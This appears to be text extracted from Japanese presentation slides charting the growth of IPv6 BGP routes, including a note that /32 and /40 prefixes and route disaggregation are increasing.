
<https://bgp.potaroo.net/v6/as2.0/index.html>

IPv6経路数の推移


/32, /40の増加が顕著
他のPrefixも本格利用により
経路分割が急増している




IPv6経路数の推移




IPv6経路数の推移 (割合)



IPv6経路数の推移 (割合)

